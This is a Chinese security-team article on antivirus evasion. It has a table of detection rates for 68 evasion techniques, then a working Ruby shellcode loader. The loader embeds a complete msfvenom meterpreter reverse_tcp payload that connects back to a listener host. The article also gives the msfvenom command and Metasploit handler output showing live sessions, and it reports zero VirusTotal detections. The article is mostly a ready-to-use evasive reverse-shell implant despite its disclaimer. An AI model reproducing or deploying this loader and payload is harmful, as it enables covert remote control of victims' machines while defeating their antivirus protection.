Author:重剑无锋@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队公众号或团队Wiki：http://paper.TideSec.com 。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√

34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
53	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
54	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
55	py 法4:py+C编译	18/69		√	√					√	√	√	√
56	py 法5:xor编码	19/71	√	√	√					√	√	√	√
57	py 法6:aes加密	19/71	√	√	√					√	√	√	√
58	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
59	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)、360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

一、Ruby加载shellcode介绍

Ruby做免杀的不是很多，目前好像只遇到专题5中介绍的veil使用了ruby编译exe来进行免杀，目前也没发现基于ruby的shellcode加载器，只找到了一种ruby嵌入shellcode的代码。

二、Ruby嵌入shellcode(VT查杀率0/58)

先用Msfvenom生成基于ruby的shellcode

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  LHOST=10.211.55.2
LPORT=3333 -f ruby
```

ruby源码：


```
require 'fiddle'
require 'fiddle/import'
require 'fiddle/types'


shellcode = ""

include Fiddle

kernel32 = Fiddle.dlopen('kernel32')

ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0,
shellcode.size, 0x3000, 0x40)

Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr,
shellcode.size, 0, 0)

buf = Fiddle::Pointer[shellcode]

Function.new(kernel32['RtlMoveMemory'], [4, 4, 4],4).call(ptr, buf,
shellcode.size)

thread = Function.new(kernel32['CreateThread'],[4,4,4,4,4,4],
4).call(0, 0, ptr, 0, 0, 0)

Function.new(kernel32['WaitForSingleObject'], [4,4],
4).call(thread, -1)
```

将msfvenom生成的shellcode稍微转换后，写入代码中。

```
require 'fiddle'
require 'fiddle/import'
require 'fiddle/types'

shellcode ="\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31
\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00\x00\x8b\x80
\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41
\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58
\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81
\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02\x00\x0d\x05\x0a\xd3\x37\x02\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80
```

```
\x6b\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48
\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f
\xff\xd5\x83\xf8\x00\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31
\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f\x30\xff\xd5\x57\x59
\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56\xff\xd5"

include Fiddle

kernel32 = Fiddle.dlopen('kernel32')

ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0, shellcode.size, 0x3000, 0x40)

Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr, shellcode.size, 0, 0)

buf = Fiddle::Pointer[shellcode]

Function.new(kernel32['RtlMoveMemory'], [4, 4, 4],4).call(ptr, buf, shellcode.size)

thread = Function.new(kernel32['CreateThread'],[4,4,4,4,4,4], 4).call(0, 0, ptr, 0, 0, 0)

Function.new(kernel32['WaitForSingleObject'], [4,4], 4).call(thread, -1)
```

使用命令`ruby shell.rb`执行，360和火绒没有异常行为报警。




msf中设置payload `windows/x64/meterpreter/reverse_tcp`进行监听

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (207174 bytes) to 10.211.55.3
[*] Meterpreter session 31 opened (10.211.55.2:3333 -> 10.211.55.3:53291) at 2020-02-15 13:40:45 +0800
[*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (207174 bytes) to 10.211.55.3
[*] Meterpreter session 32 opened (10.211.55.2:3333 -> 10.211.55.3:53292) at 2020-02-15 13:40:46 +0800

meterpreter > getpid
Current pid: 2628
meterpreter >
```

virustotal.com中`shell.rb`文件的查杀率为0/58



三、参考资料

payload免杀：`https://www.cnblogs.com/LyShark/p/11331476.html`

基于Ruby内存加载shellcode：`https://micro8.gitbook.io/micro8/contents-1/61-70/68-ji-yu-ruby-nei-cun-jia-zai-shellcode-di-yi-ji`